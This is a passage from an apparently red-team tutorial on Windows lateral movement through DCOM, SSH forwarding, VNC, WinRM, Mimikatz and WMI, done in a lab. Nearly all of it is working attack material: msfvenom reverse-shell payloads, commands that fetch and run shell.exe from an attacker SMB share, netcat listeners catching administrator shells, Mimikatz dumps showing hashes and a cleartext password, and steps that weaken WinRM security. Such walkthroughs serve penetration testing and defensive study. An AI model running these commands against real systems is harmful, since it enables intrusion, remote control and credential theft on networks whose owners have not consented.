As you can see, SharpMove.exe has updated the service binpath and a reverse shell has been achieved successfully.

```
(root@kali)-[~]
# nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.119] 1366
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Lateral Movement through DCOM (T1021.003)

According to Microsoft, "The Microsoft Component Object Model ([COM](#)) is a platform-independent, distributed, object-oriented system for creating binary software components that can interact. COM is the foundation technology for Microsoft's OLE (compound documents), ActiveX (Internet-enabled components), as well as others.

It is not a programming language but a standard which is only applicable to code that has been compiled to binary. Programming languages like C++ provide simple mechanisms to play with COM objects. C, Java implement COM too."

A COM object is one in which access to an object's data is achieved exclusively through one or more sets of related functions. These function sets are called interfaces, and the functions of an interface are called methods. Further, COM requires that the only way to gain access to the methods of an interface is through a pointer to the interface. In other words, COM enables a binary to interact with other software objects or executables by implementing objects which can call DLLs and EXEs. [DCOM](#) (Distributed COM) is middleware that extends the functionality of COM beyond a local computer using remote procedure call (RPC) technology.

By default, only Administrators may remotely activate and launch COM objects through DCOM

DCOM can execute macros in Office documents and also interact with WMI remotely thus opening the attack domain to a wide array of vectors.

Please note that this attack works on a domain joined system. DCOM remoting is not available across networks by default. To enable DCOM remoting, some magical code is required which is not in scope of this article. (Though, I have done it and am using non domain joined system to do so)

Mmc20.application remote DCOM

You use Microsoft Management Console (MMC) to create, save and open administrative tools, called consoles, which manage the hardware, software, and network components of your Microsoft Windows operating system. MMC runs on all client operating systems that are currently supported. Here, Enigma0x3's method (ref [here](#)) is being used.

First, let's see mmc20.application's registry entry using powershell. The ProgID is required to create it's instance in a remote system. Next, we will create a new instance of this program mmc20 on our target system (192.168.0.119) using Powershell.

```
Get-ChildItem 'registry::HKEY_CLASSES_ROOT\WOW6432Node\CLSID\{49B2791A-B1AE-4C90-9B8E-E860BA07F889}'  
$dcom =  
[System.Activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application.1","192.168.0.119"))
```

```
PS C:\Users\Administrator> Get-ChildItem 'registry::HKEY_CLASSES_ROOT\Wow6432Node\CLSID\{49B2791A-B1AE-4C90-9B8E-E860BA07F889}'
Hive: HKEY_CLASSES_ROOT\Wow6432Node\CLSID\{49B2791A-B1AE-4C90-9B8E-E860BA07F889}

Name                           Property
----                           -
LocalServer32                  (default)           : C:\Windows\system32\mmc.exe
                               ServerExecutable    : C:\Windows\system32\mmc.exe
ProgID                         (default)           : MMC20.Application.1
VersionIndependentProgID       (default)           : MMC20.Application

PS C:\Users\Administrator> $dcom = [System.Activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application.1","192.168.0.119"))
```

We created an object called \$dcom that spawns different functions mmc can perform. One such is ExecuteShellCommand

```
PS C:\Users\Administrator> $dcom.Document.ActiveView | Get-Member
TypeName: System.__ComObject#{6efc2da2-b38c-457e-9abb-ed2d189b8c38}

Name                           MemberType      Definition
----                           -
Back                           Method          void Back ()
Close                           Method          void Close ()
CopyScopeNode                  Method          void CopyScopeNode (Variant)
CopySelection                  Method          void CopySelection ()
DeleteScopeNode                Method          void DeleteScopeNode (Variant)
DeleteSelection                Method          void DeleteSelection ()
Deselect                       Method          void Deselect (Node)
DisplayScopeNodePropertySheet Method          void DisplayScopeNodePropertySheet (Variant)
DisplaySelectionPropertySheet  Method          void DisplaySelectionPropertySheet ()
ExecuteScopeNodeMenuItem       Method          void ExecuteScopeNodeMenuItem (string, Variant)
ExecuteSelectionMenuItem       Method          void ExecuteSelectionMenuItem (string)
ExecuteShellCommand            Method          void ExecuteShellCommand (string, string, string, string)
ExportList                     Method          void ExportList (string, ExportListOptions)
Forward                        Method          void Forward ()
Is                             Method          bool Is (View)
IsSelected                     Method          int IsSelected (Node)
RefreshScopeNode               Method          void RefreshScopeNode (Variant)
RefreshSelection               Method          void RefreshSelection ()
RenameScopeNode                Method          void RenameScopeNode (string, Variant)
RenameSelectedItem             Method          void RenameSelectedItem (string)
Select                         Method          void Select (Node)
SelectAll                      Method          void SelectAll ()
SnapinScopeObject              Method          IDispatch SnapinScopeObject (Variant)
```

We will use this function to execute command on this remote DCOM object so created.

```
$dcom.Document.ActiveView.ExecuteShellCommand("cmd",$null,"/c
\\192.168.0.89\sharename\shell.exe > output.txt","7")
```

```
PS C:\Users\Administrator> $dcom.Document.ActiveView.ExecuteShellCommand("cmd",$null,"/c \\192.168.0.89\sharename\shell.exe >
c:\output.txt","7")
PS C:\Users\Administrator>
```

Upon successful execution, we see a hit on our SMB server, the executable is fetched and executed


```
C:\Users\server>ipconfig ←
Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::9d44:416f:cfb0:2b3b%13
    IPv4 Address. . . . . : 192.168.179.130 ←
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

C:\Users\server>
```

Now, we have compromised a system with username “hex” successfully that has 2 network cards. One on same network as our attacker machine and one on our destination server’s network.

```
PS C:\Users\hex> ipconfig ←
Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::b84e:9ae8:8a9f:e7e2%14
    IPv4 Address. . . . . : 192.168.0.119 ←
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1

Ethernet adapter Ethernet1:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::ac73:8cb1:c0fc:59be%8
    IPv4 Address. . . . . : 192.168.179.131 ←
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

PS C:\Users\hex>
```

And as you can see, our attacker machine has a different subnet than our destination and our ping isn’t reaching, so it isn’t directly accessible.

```

(root@kali)-[~]
# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:a1:3c:60:08 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.89 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::20c:29ff:fe6c:14fd prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:6c:14:fd txqueuelen 1000 (Ethernet)
    RX packets 1173 bytes 112222 (109.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 897 bytes 66802 (65.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 220 bytes 20804 (20.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 220 bytes 20804 (20.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[~]
# ping 192.168.179.130
PING 192.168.179.130 (192.168.179.130) 56(84) bytes of data.

```

To set up a local port forward, which allows us to redirect any incoming traffic at a specific port to the destination server, we follow the following schema:

```
ssh -L LOCAL_PORT:DEST_IP:DEST_PORT
COMPROMISED_USERNAME@COMPROMISED_SERVER
```

```
ssh -L 7000:192.168.179.130:22 hex@192.168.0.119
```

```
(root@kali)-[~]
# ssh -L 7000:192.168.179.130:22 hex@192.168.0.119
hex@192.168.0.119's password:

Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

hex@DESKTOP-9GSGK09 C:\Users\hex>whoami
desktop-9gsgko9\hex
```

Upon successful setup, we would now be able to connect to destination server! First, make sure there are no pre-existing localhost entries in known_hosts file (by using ssh-keygen -R)

```
ssh-keygen -R 127.0.0.1
ssh server@127.0.0.1 -p 7000
```

```

(root@kali)-[~]
# ssh-keygen -R 127.0.0.1
Host 127.0.0.1 not found in /root/.ssh/known_hosts

(root@kali)-[~]
# ssh server@127.0.0.1 -p 7000
The authenticity of host '[127.0.0.1]:7000 ([127.0.0.1]:7000)' can't be established.
ED25519 key fingerprint is SHA256:dE70GjA9xwQ7+0ZGA9mMVqSzBw/+2TldxzXUvkQrhII.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:7000' (ED25519) to the list of known hosts.
server@127.0.0.1's password:

Microsoft Windows [Version 10.0.17763.316]
(c) 2018 Microsoft Corporation. All rights reserved.

server@DESKTOP-5E7ISVR C:\Users\server>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::9d44:416f:cfb0:2b3b%13
    IPv4 Address. . . . . : 192.168.179.130
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

server@DESKTOP-5E7ISVR C:\Users\server>

```

As you can see, we have successfully connected to our destination!

Lateral Movement through VNC (T1021.005)

VNC or Virtual Network Computing is a service that uses the Remote Frame Buffer protocol to enable graphical remote access of another system. It is an interactive session since the user can give the mouse and keyboard inputs through VNC to the original system. Defining like that seems so similar to the Remote Desktop Protocol that we discussed some while back but there is a prominent difference between the two. The VNC is platform-independent that means it can work with Linux and Windows whereas the RDP can only work between two Windows Machines.

According to MITRE, “Adversaries may abuse VNC to perform malicious actions as the logged-on user such as opening documents, downloading files, and running arbitrary commands. An adversary could use VNC to remotely control and monitor a system to collect data and information to pivot to other systems within the network.”

Let's see one such method.

VNCinject payload

Vncinject is a payload available to be used with msfvenom, it installs a reflective vnc DLL on the attacker system and connects back to the attacker system. It may be noted that for further lateral movement using this, it can be kept in a share, and a remote execution method like psexec may be used.

Let's create a payload first and host it in our web server to be downloaded and executed at the system

```
msfvenom -p windows/x64/vncinject/reverse_tcp lhost=192.168.1.4 lport=4532 -f exe > vnc.exe
```

```
(root@kali)~# msfvenom -p windows/x64/vncinject/reverse_tcp lhost=192.168.1.4 lport=4532 -f exe > vnc.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

(root@kali)~# python3 -m http.server 80
```

Now, we make our victim execute this payload. This could be done by sending in phishing links etc. For simplicity, we are just using powershell wget to download and execute (simulation)

```
powershell wget 192.168.1.4/vnc.exe -O vnc.exe
vnc.exe
```

```
(root@kali)~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.3] 49721
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Public>powershell wget 192.168.1.4/vnc.exe -O vnc.exe
powershell wget 192.168.1.4/vnc.exe -O vnc.exe

C:\Users\Public>vnc.exe
vnc.exe

C:\Users\Public>
```


Now we set up multi/handler and wait for a callback. Upon successful execution, we receive a callback in our console.

use multi/handler
set payload windows/x64/vncinject/reverse_tcp
set lhost 192.168.1.4
set lport 4532
run

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/vncinject/reverse_tcp
payload => windows/x64/vncinject/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.4
lhost => 192.168.1.4
msf6 exploit(multi/handler) > set lport 4532
lport => 4532
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.4:4532
[*] Sending stage (475136 bytes) to 192.168.1.3
[*] Starting local TCP relay on 127.0.0.1:5900 ...
[*] Local TCP relay started.
[*] Launched vncviewer.
[*] VNC Server session 1 opened (192.168.1.4:4532 -> 192.168.1.3:49725 ) at 2022-03-26 13:53:56 -0400
[*] Session 1 created in the background.
msf6 exploit(multi/handler) > Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "workstation01"
VNC server default format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```

After a short while, we will receive a full fledged VNC session and lateral movement has now been achieved!



Note: For more VNC pentesting cases, read our article [here](#)

Lateral Movement through WinRM (T1021.006)

WinRM is a command-line tool that enables administrators to remotely execute the CMD.exe commands using the WS-Management protocol. This specification describes a general SOAP-based protocol for managing systems such as PCs, servers, devices, Web services, other applications, and other manageable entities. It uses port 5985 for HTTP transport and 5986 for HTTPS Transport.

On server and client versions of the Windows operating system, Enable-PSRemoting allows the administrator to access the remote shell using Powershell for private and domain networks through WinRM service.

Read Microsoft's documentation [here](#) about WinRM

First, to set up WinRM we need to execute following commands in an Admin Powershell window only. This would enable winrm, allow HTTP connection (as by default no SSL cert is there for HTTPS in a system) and allow all users by adding them in trustedhosts.

```
Enable-PSRemoting -Force
winrm quickconfig
winrm set winrm/config/service '@{AllowUnencrypted="true"}'
Set-Item WSMAN:localhost\client\trustedhosts -value *
```

```

PS C:\Users\Administrator> winrm e winrm/config/listener
Listener
  Address = *
  Transport = HTTP
  Port = 5985
  Hostname
  Enabled = true
  URLPrefix = wsman
  CertificateThumbprint
  ListeningOn = 127.0.0.1, 192.168.1.2, ::1, fe80::5efe:192.168.1.2%, fe80::1019:f2c:646b:8b5e%7

PS C:\Users\Administrator> Enable-PSRemoting -Force
PS C:\Users\Administrator> winrm quickconfig
>> winrm set winrm/config/service @{AllowUnencrypted="true"}
>> Set-Item WSMan:\localhost\client\trustedhosts -value *
WinRM service is already running on this machine.
WinRM is already set up for remote management on this computer.
Service
  RootSDDL = O:NSG:BAD:P(A;;GA;;;BA)(A;;GR;;;IU)S:P(AU;FA;GA;;;WD)(AU;SA;GXGW;;;WD)
  MaxConcurrentOperations = 4294967295
  MaxConcurrentOperationsPerUser = 1500
  EnumerationTimeoutms = 240000
  MaxConnections = 300
  MaxPacketRetrievalTimeSeconds = 120
  AllowUnencrypted = true
  Auth
    Basic = false
    Kerberos = true
    Negotiate = true
    Certificate = false
    CredSSP = false
    CbtHardeningLevel = Relaxed
  DefaultPorts
    HTTP = 5985
    HTTPS = 5986
  IPv4Filter = *
  IPv6Filter = *
  EnableCompatibilityHttpListener = false
  EnableCompatibilityHttpsListener = false
  CertificateThumbprint
  AllowRemoteAccess = true

WinRM Security Configuration.
This command modifies the TrustedHosts list for the WinRM client. The computers in the TrustedHosts
authenticated. The client might send credential information to these computers. Are you sure that you
this list?
[Y] Yes [N] No [S] Suspend [?] Help (default is "Y"): y
PS C:\Users\Administrator>

```

For WinRM service, we can manually traverse the config too like this, and setting/changing any

```

cd WSMan:\localhost\Client
set-item .\allowunencrypted $true

```



```

PS C:\Users\Administrator> cd WSMAN:\localhost\Client
PS WSMAN:\localhost\Client> dir

WSManConfig: Microsoft.WSMan.Management\WSMan::localhost\Client
Type      Name                               SourceOfValue  Value
-----
System.String NetworkDelays 5000
System.String URLPrefix wsman
System.String AllowUnencrypted false
Container Auth
Container DefaultPorts
System.String TrustedHosts *

PS WSMAN:\localhost\Client> set-item .\allowunencrypted $true
PS WSMAN:\localhost\Client> dir

WSManConfig: Microsoft.WSMan.Management\WSMan::localhost\Client
Type      Name                               SourceOfValue  Value
-----
System.String NetworkDelays 5000
System.String URLPrefix wsman
System.String AllowUnencrypted true
Container Auth
Container DefaultPorts
System.String TrustedHosts *

PS WSMAN:\localhost\Client>

```

For a domain environment, often tools like WinRS won't work due to Kerberos. Hence, we need to activate basic authentication mechanism.

```

set-item WSMAN:\localhost\Service\Auth\Basic $true
set-item WSMAN:\localhost\Service\AllowUnencrypted $true

```

```

PS C:\Users\Administrator> set-item WSMAN:\localhost\Service\Auth\Basic $true
PS C:\Users\Administrator> set-item WSMAN:\localhost\Service\AllowUnencrypted $true
PS C:\Users\Administrator> hostname
dc1
PS C:\Users\Administrator>

```

New-PSSession Powershell

New-PSSession command in powershell creates a new persistent powershell remote session. By providing in the remote credentials, you see that we have connected to the server. Useful in scenarios where one system has access to a target/destination server and we need to connect to it but our attacker system can't reach it.

We can further execute our malicious executable that we have kept in our SMB share for further lateral movement.

```

New-PSSession -ComputerName 192.168.1.2 -Credential (Get-Credential)
Enter-PSSession 2
cmd.exe /c \\192.168.1.4\sharename\shell.exe

```

```

PS C:\Users\Administrator.WORKSTATION01> New-PSSession -ComputerName 192.168.1.2 -Credential (Get-Credential)
PowerShell credential request
Enter your credentials.
User: Administrator
Password for user Administrator: *****

Id Name          Transport ComputerName ComputerType State      ConfigurationName Availability
----
2 Runspace2      WSMAN        192.168.1.2   RemoteMachine Opened     Microsoft.PowerShell Available

PS C:\Users\Administrator.WORKSTATION01> Enter-PSSession 2
[192.168.1.2]: PS C:\Users\Administrator\Documents> cmd.exe /c \\192.168.1.4\sharename\shell.exe

```

You see, now server has bypass the incoming connections of firewall which were restricting a user to connect to it. We have made server connect to us instead!

```

(root@kali)-[~/impacket/examples]
# smbserver.py sharename /root
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.1.2,64721)
[*] AUTHENTICATE_MESSAGE (\,DC1)
[*] User DC1\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Disconnecting Share(1:IPC$)

```

It gives us a neat reverse shell!

```

(root@kali)-[~]
# nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.2] 64726
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Documents>whoami
whoami
ignite\administrator


C:\Users\Administrator\Documents>

```



Invoke-Command Powershell

Invoke-Command is a cmdlet in powershell that runs specified commands on remote systems by using WinRM interoperability. Admins use this to auto install tools/software etc. But it can be used for lateral movement too. By specifying our command in "scriptblock" we can execute it. "-Credential" flag lets user input credentials which can also be replaced by creating a block and feeding it to the STDIN.

```
Invoke-Command dc1.ignite.local -Credential $cred -ScriptBlock {cmd.exe /c  
\\192.168.1.4\sharename\shell.exe}
```

```
PS C:\Users\Administrator.WORKSTATION01> Invoke-Command dc1.ignite.local -Credential $cred -ScriptBlock  
{cmd.exe /c \\192.168.1.4\sharename\shell.exe}   
  
PowerShell credential request  
Enter your credentials.  
User: Administrator  
Password for user Administrator: *****
```


This gives us a healthy shell!

```
(root@kali)-[~]  
# nc -nlvp 1337   
listening on [any] 1337 ...  
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.2] 49741  
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.  
  
C:\Users\Administrator>whoami   
whoami  
ignite\administrator  
  
C:\Users\Administrator>
```

Winrs

Winrs stands for Windows Remote Shell and is the same as New-PSSession. It has existed in Windows since Server 2008. Winrs can be used to execute code on remote system. It only utilizes basic authentication. So, shell.exe kept in our smbshare can be executed like this:

```
winrs /r:dc1 /username:Administrator /password:ignite@987 "cmd.exe /c  
\\192.168.1.4\sharename\shell.exe"
```

```
PS C:\Users\Administrator.WORKSTATION01> winrs /r:dc1 /username:Administrator /password:ignite@987  
"cmd.exe /c \\192.168.1.4\sharename\shell.exe" 
```

Which gives us a reverse shell successfully!

```

(root@kali)-[~]
# nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.2] 49741
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>whoami
whoami
ignite\administrator

C:\Users\Administrator>

```

Evil-Winrm

Evil-WinRM is a very popular tool used by Red Teamers to conduct lateral movement through network by utilizing WinRM. In the background, it also uses windows remote shell capabilities but has some nifty features added on top of it. It is coded in ruby and can be installed with **gem install evil-winrm**. After installation, it can be used to connect to a remote server like:

```
evil-winrm -i 192.168.1.2 -u Administrator -p 'Ignite@987'
```

```

(root@kali)-[~]
# evil-winrm -i 192.168.1.2 -u Administrator -p 'Ignite@987'
Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting
on is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#e-path-completion

Info: Establishing connection to remote endpoint

```

Now, I have created a folder called binaries under /root, which includes a Mimikatz powershell script (found [here](#)).

```

(root@kali)-[~/binaries]
# ls
Invoke-Mimikatz.ps1

(root@kali)-[~/binaries]
# pwd
/root/binaries

(root@kali)-[~/binaries]
#

```

Evil-WinRM can upload these powershell scripts (kept in a folder) and let us execute its powershell functions! For that we use -s and provide the path of binaries folder. Thereafter, we

can use Invoke-Mimikatz and as you can see, mimikatz has worked and dumped cached passwords in the server.

```
evil-winrm -i 192.168.1.2 -u Administrator -p 'Ignite@987' -s '/root/binaries'
```

```
Invoke-Mimikatz.ps1
```

```
Invoke-Mimikatz
```

```
(root@kali)-[~]
# evil-winrm -i 192.168.1.2 -u Administrator -p 'Ignite@987' -s '/root/binaries'

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Mimikatz.ps1
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Mimikatz

.#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
.## ^ ##.   "A La Vie, A L'Amour"
## / \ ##  /* * *
## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v #'    http://blog.gentilkiwi.com/mimikatz                 (oe.eo)
'#####'                                     with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 62075 (00000000:0000f27b)
Session           : Interactive from 1
User Name         : DWM-1
Domain           : Window Manager
Logon Server      : (null)
Logon Time        : 3/26/2022 11:10:22 PM
SID               : S-1-5-90-0-1

msv :
[00000003] Primary
* Username : DC1$
* Domain   : IGNITE
* NTLM     : 7e30de6cea18bca79b667b1ffddc043c
* SHA1     : c557e4eb340cf9b8ced2d61765f5170091b13ff0
tspkg :
wdigest :
* Username : DC1$
* Domain   : IGNITE
* Password : (null)
```

Lateral Movement through Mimikatz

Mimikatz contains many options that aid with lateral movement. One such is dumping passwords. We can do that using sekurlsa module:

```
privilege::debug
```

```
sekurlsa::logonpasswords
```

```

mimikatz # privilege::debug ←
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords ←

Authentication Id : 0 ; 7635063 (00000000:00748077)
Session           : CachedInteractive from 1
User Name         : Administrator
Domain           : IGNITE
Logon Server      : DC1
Logon Time        : 3/26/2022 8:44:02 PM
SID               : S-1-5-21-2377760704-1974907900-3052042330-500

msv :
  [00010000] CredentialKeys
    * NTLM      : 32196b56ffe6f45e294117b91a83bf38
    * SHA1      : 77472f8ffdef5688a5094850e229f435a96319c8
  [00000003] Primary
    * Username  : Administrator
    * Domain    : IGNITE
    * NTLM      : 32196b56ffe6f45e294117b91a83bf38
    * SHA1      : 77472f8ffdef5688a5094850e229f435a96319c8
tspkg :
wdigest :
  * Username : Administrator
  * Domain   : IGNITE
  * Password : (null)
kerberos :
  * Username : Administrator
  * Domain   : IGNITE.LOCAL
  * Password : Ignite@987

```

These hashes can further be used with psexec to conduct pass the hash attacks!

Lateral Movement through WMI

The WMI command-line (WMIC) utility provides a command-line interface for Windows Management Instrumentation (WMI). WMIC is compatible with existing shells and utility commands. Wmi can also be used to execute commands remotely. This is achieved by using /node flag. For example, in the example below we are creating a new process call which will execute our shell kept in our SMB server on node 192.168.1.2

```
wmic /node:192.168.1.2 /user:administrator process call create "cmd.exe /c
\\192.168.1.4\sharename\shell.exe"
```

```
Administrator: PowerShell 7 (x64)
PS C:\Users\Administrator.WORKSTATION01> wmic /node:192.168.1.2 /user:administrator process call
create "cmd.exe /c \\192.168.1.4\sharename\shell.exe"
Enter the password :*****

Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
Instance of __PARAMETERS
{
    ProcessId = 4472;
    ReturnValue = 0;
};

PS C:\Users\Administrator.WORKSTATION01>
```

As you can see, execution was successful and we have received a reverse shell

```
(root@kali)-[~]
# nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.2] 49754
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
ignite\administrator

C:\Windows\system32>
```

Lateral Movement through Invoke-WmiMethod

As for any good utility that existed as a binary in windows, Microsoft has created an equivalent powershell cmdlet for it. Invoke-WmiMethod is a cmdlet that does the same as wmic in the example above. Newer Invoke-CimMethod in PS 5.1+ does the same thing. Refer [here](#).

To use Invoke-WmiMethod using CLI, we need to craft a command. Thanks to [@spotheplanet](#) for this technique. We can use generic Invoke-WmiMethod too but it requires GUI which we generally don't have in Red Team scenarios.

In this technique, we will create a malicious MSI file, and install it in the destination server.

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.4 LPORT=1337 -f msi > shell.msi
```

```
(root@kali)-[~]
# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.4 LPORT=1337 -f msi > shell.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of msi file: 159744 bytes
```

Now, in the CLI of compromised victim, we put in the following command. This command basically provides credentials (Administrator:Ignite@987) to Invoke-WmiMethod and installs an MSI file put in our SMB share.

```
$username = 'Administrator';$password = 'Ignite@987';$securePassword = ConvertTo-  
SecureString $password -AsPlainText -Force; $credential = New-Object  
System.Management.Automation.PSCredential $username, $securePassword; Invoke-  
WmiMethod -Path win32_product -name install -argumentlist @($true,"", "\\192.168.1.4\sharename\shell.msi") -ComputerName dc1 -Credential  
$credential
```

```
PS C:\Users\harshit> $username = 'Administrator';$password = 'Ignite@987';$securePassword = ConvertTo-SecureString $password -AsPlainText -Force; $credential = New-Object System.Management.Automation.PSCredential $username, $securePassword; Invoke-WmiMethod -Path win32_product -name install -argumentlist @($true,"", "\\192.168.1.4\sharename\shell.msi") -ComputerName dc1 -Credential $credential  
  
__GENUS           : 2  
__CLASS           : __PARAMETERS  
__SUPERCLASS      :  
__DYNASTY         : __PARAMETERS  
__RELPATH         :  
__PROPERTY_COUNT  : 1  
__DERIVATION      : {}  
__SERVER          :  
__NAMESPACE       :  
__PATH            :  
ReturnValue       : 1620  
PSComputerName    :
```

On our reverse listener, you can see a stable shell has now popped up!

```
(root@kali)~  
# nc -nlvp 1337  
listening on [any] 1337 ...  
